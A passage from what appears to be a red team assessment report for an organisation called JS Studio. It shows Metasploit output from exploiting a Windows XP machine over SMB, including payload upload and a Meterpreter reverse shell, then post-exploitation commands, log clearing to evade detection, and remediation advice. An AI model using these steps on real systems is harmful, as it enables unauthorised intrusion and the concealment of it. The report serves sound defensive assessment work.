[*] 192.168.0.106:445 - ←————— | Leaving Danger Zone | —————→
[*] 192.168.0.106:445 - Reading from CONNECTION struct at: 0x8220cb40
[*] 192.168.0.106:445 - Built a write-what-where primitive...
[+] 192.168.0.106:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.0.106:445 - Selecting native target
[*] 192.168.0.106:445 - Uploading payload... YCqZeIez.exe
[*] 192.168.0.106:445 - Created \YCqZeIez.exe ...
[+] 192.168.0.106:445 - Service started successfully ...
[*] Sending stage (175174 bytes) to 192.168.0.106
[*] 192.168.0.106:445 - Deleting \YCqZeIez.exe ...
[*] Meterpreter session 1 opened (192.168.0.111:4444 → 192.168.0.106:1060 ) at 2021-12-31 11:58:19 -0500

meterpreter > █
```

Fig: Exploiting

In the above figure, we have successfully exploited windows XP. Now it allows us to do whatever we like for example add or delete files, take control over the system, view important documents and many more.

Post Exploitation

Our red team initiated a series of diverse tasks on the compromised Windows XP system, showcasing the extent of control gained through the exploitation process. First, we established our presence by creating stealthy directories, allowing us to maneuver through the victim's file system discreetly. The ability to take screenshots of the victim's desktop unveiled the potential exposure of sensitive information, emphasizing the importance of securing systems against unauthorized access. To test the system's responsiveness to external commands, we executed controlled shutdowns, underscoring the vulnerability of an exploited system to malicious manipulation. Additionally, accessing a shell post-exploitation granted us unrestricted control over the victim's command line interface, further illustrating the severity of the compromise. These postexploitation activities not only served to demonstrate the impact of a successful intrusion but also underscored the critical need for organizations to implement robust security measures to prevent and detect such unauthorized access.

```

meterpreter > shell
Process 1632 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 192.168.0.106
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1

C:\WINDOWS\system32>back
back
'back' is not recognized as an internal or external command,
operable program or batch file.

C:\WINDOWS\system32>exit
exit
meterpreter > sysinfo
Computer      : COMPUTER
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >

```

Fig: Running cmd on victim machine

```

meterpreter > shell
Process 980 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>cd ..
cd ..

C:\WINDOWS>cd ..
cd ..

C:\>mkdir kripeshxp
mkdir kripeshxp

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is B421-C58A

Directory of C:\

04/23/2020  03:21 PM                0 AUTOEXEC.BAT
04/23/2020  03:21 PM                0 CONFIG.SYS
04/23/2020  03:24 PM            <DIR>      Documents and Settings
12/31/2021  10:49 PM            <DIR>      kripeshxp
04/23/2020  03:30 PM            <DIR>      Program Files
12/31/2021  10:43 PM            <DIR>      WINDOWS
                2 File(s)                0 bytes
                4 Dir(s)  24,626,913,280 bytes free

```

Fig: Making directory on victim machine from kali




Fig: Taking screenshot on victim machine




Fig: Shutting down victim's PC

Trace Clearing

In the aftermath of post-exploitation activities on the compromised Windows XP system, our red team took deliberate steps to cover our tracks by clearing traces from the system logs.

Recognizing the importance of stealth and avoiding detection, we meticulously removed any evidence of our presence, ensuring that our actions would remain undetected by standard system monitoring tools. Clearing logs involved erasing entries related to our unauthorized access, commands executed, and any alterations made during the exploitation phase. This strategic measure not only highlighted the sophistication of potential attackers but also emphasized the imperative for organizations to enhance their logging and monitoring capabilities to promptly detect and respond to suspicious activities.




Fig: Trace Clearing

Conclusion

In conclusion, the red team's multifaceted engagement with JS Studio has provided invaluable insights into the organization's cybersecurity posture. The simulated phishing attack, aimed at JS Studio employees, served as a poignant reminder of the human factor in cybersecurity. The success of the campaign highlighted the need for ongoing awareness training to empower staff in recognizing and mitigating the risks associated with social engineering attacks. As our red team seamlessly transitioned to the exploitation phase, infiltrating the Windows XP system using Kali Linux and Metasploit, the exercise underscored the urgency for organizations to address software obsolescence and promptly patch known vulnerabilities. The collaboration between social engineering and technical exploitation showcased the interplay between human and technological elements in the cybersecurity landscape, emphasizing the critical importance of a holistic and proactive defense strategy.

This comprehensive red team assessment for JS Studio encapsulates a call to action, urging the organization to fortify its defenses by implementing a robust combination of employee education, technological upgrades, and proactive security measures. The vulnerabilities identified during these exercises provide a roadmap for JS Studio to enhance its cybersecurity resilience, fostering a culture of vigilance, continuous improvement, and adaptability in the face of evolving cyber threats.

Recommendation

Implementing these recommendations will fortify JS Studio's cybersecurity resilience, creating a proactive and adaptive security posture that can effectively mitigate the risks posed by a dynamic threat landscape.

- Employee Training and Awareness Programs:

Implement regular and interactive cybersecurity awareness training programs for all employees at JS Studio. The focus should be on recognizing phishing attempts, understanding social engineering tactics, and fostering a culture of cybersecurity consciousness. Periodic simulated phishing exercises can be valuable tools for assessing and improving employee readiness.

- Operating System Upgrades and Patch Management:

Immediately address the use of outdated operating systems, such as Windows XP, within the organization. Consider upgrading to modern and supported operating systems while maintaining a rigorous patch management process. This proactive approach will mitigate the risk of exploitation through known vulnerabilities and enhance the overall security posture.

- Network Monitoring and Intrusion Detection:

Strengthen network monitoring capabilities by deploying advanced intrusion detection systems (IDS) and intrusion prevention systems (IPS). Implementing real-time monitoring tools can enhance the organization's ability to detect and respond promptly to anomalous activities, reducing the window of opportunity for attackers.

- Endpoint Security Measures:

Enhance endpoint protection mechanisms, including the deployment of up-to-date antivirus solutions, endpoint detection and response (EDR) tools, and application whitelisting. These measures will provide an additional layer of defense against various attack vectors and help prevent unauthorized access and exploitation.

- Incident Response Planning:

Develop and regularly test an incident response plan that outlines the steps to be taken in the event of a security incident. This includes clear communication channels, incident escalation procedures, and collaboration with relevant stakeholders. A well-prepared incident response strategy can significantly reduce the impact of a security breach.

- Continuous Red Team Assessments:

Engage in regular red team assessments to proactively identify and address evolving security vulnerabilities. These assessments should encompass a range of attack vectors, including social engineering, network exploitation, and post-exploitation activities. The insights gained from these exercises will contribute to ongoing improvements in the organization's cybersecurity defenses.

Risk Rating

The risk rating for JS Studio following the red team assessment is deemed **high**, reflecting the culmination of vulnerabilities identified across various facets of their cybersecurity infrastructure. The organization faces elevated risks due to the successful execution of a phishing attack that exposed a lack of employee awareness and susceptibility to social engineering. The utilization of an outdated operating system (Windows XP) and the subsequent exploitation using Kali Linux and Metasploit underscored the systemic risk associated with software obsolescence and inadequate patch management. Additionally, insufficient network monitoring and endpoint security measures contribute to the heightened risk, as demonstrated by the successful post-exploitation activities. The amalgamation of these vulnerabilities calls for an urgent and comprehensive response to fortify the organization's security posture and mitigate the potential impact of a real-world cyber threat.

Appendix A: Vulnerability Detail and Mitigation

Phishing Awareness Training:

Rating: High

Description: The successful phishing attack demonstrated a significant gap in employee awareness and susceptibility to social engineering. This vulnerability poses a high risk to the organization as it opens avenues for unauthorized access and potential data breaches.

Impact: Severe, as compromised employee credentials could lead to unauthorized access to sensitive information.

Remediation: Implement regular and targeted phishing awareness training programs for employees. Conduct simulated phishing exercises to educate staff on recognizing and mitigating phishing threats.

Operating System Upgrade and Patch Management:

Rating: High

Description: Exploitation of the outdated Windows XP system highlighted the critical risk associated with using unsupported operating systems. This vulnerability allows attackers to exploit known vulnerabilities and gain unauthorized access.

Impact: Severe, as the organization is exposed to potential exploitation through unpatched vulnerabilities, leading to compromised systems and data.

Remediation: Upgrade all systems to modern and supported operating systems. Establish a robust patch management process to promptly apply security updates and mitigate known vulnerabilities.

Endpoint Security Enhancement:

Rating: Moderate to High

Description: The successful exploitation of the Windows XP system revealed vulnerabilities in endpoint security measures, allowing unauthorized access and compromising the integrity of the endpoint. This vulnerability poses a moderate to high risk, providing attackers with opportunities to execute malicious actions.

Impact: Significant, as compromised endpoints may serve as entry points for lateral movement within the network, leading to further exploitation and potential data compromise.

Remediation: Strengthen endpoint security by deploying up-to-date antivirus solutions, endpoint detection and response (EDR) tools, and application whitelisting. Regularly update and patch endpoint security software to defend against evolving threats and mitigate the risk of unauthorized access. Conduct regular security assessments on endpoints to identify and remediate vulnerabilities promptly.

References

- Handy, N., 2018. *cyberdefenders*. [Online]
Available at: <https://medium.com/cyberdefendersprogram/kali-linux-metasploit-getting-started-with-pen-testing-89d28944097b>
- hat, w., 2018. *ethicalpentest*. [Online]
Available at: <http://www.ethicalpentest.com/2018/03/ms17-010-vulnerability-eternalromancewindows-10-windows-2008-r2.html>
- hussain, m., 2021. *geeksforgeeks*. [Online]
Available at: <https://www.geeksforgeeks.org/kali-linux-information-gathering-tools/>
- kali, 2021. *nmap*. [Online]
Available at: [https://www.kali.org/tools/nmap/#:~:text=Nmap%20is%20a%20utility%20for,host%20OS%20or%20device%20identification\).](https://www.kali.org/tools/nmap/#:~:text=Nmap%20is%20a%20utility%20for,host%20OS%20or%20device%20identification).)
- manav, 2020. *geeksforgeeks*. [Online]
Available at: <https://www.geeksforgeeks.org/kali-linux-exploitation-tools/>
- Messina, G., 2021. *infosecinstitute*. [Online]
Available at: <https://resources.infosecinstitute.com/topic/kali-linux-top-5-tools-for-postexploitation/>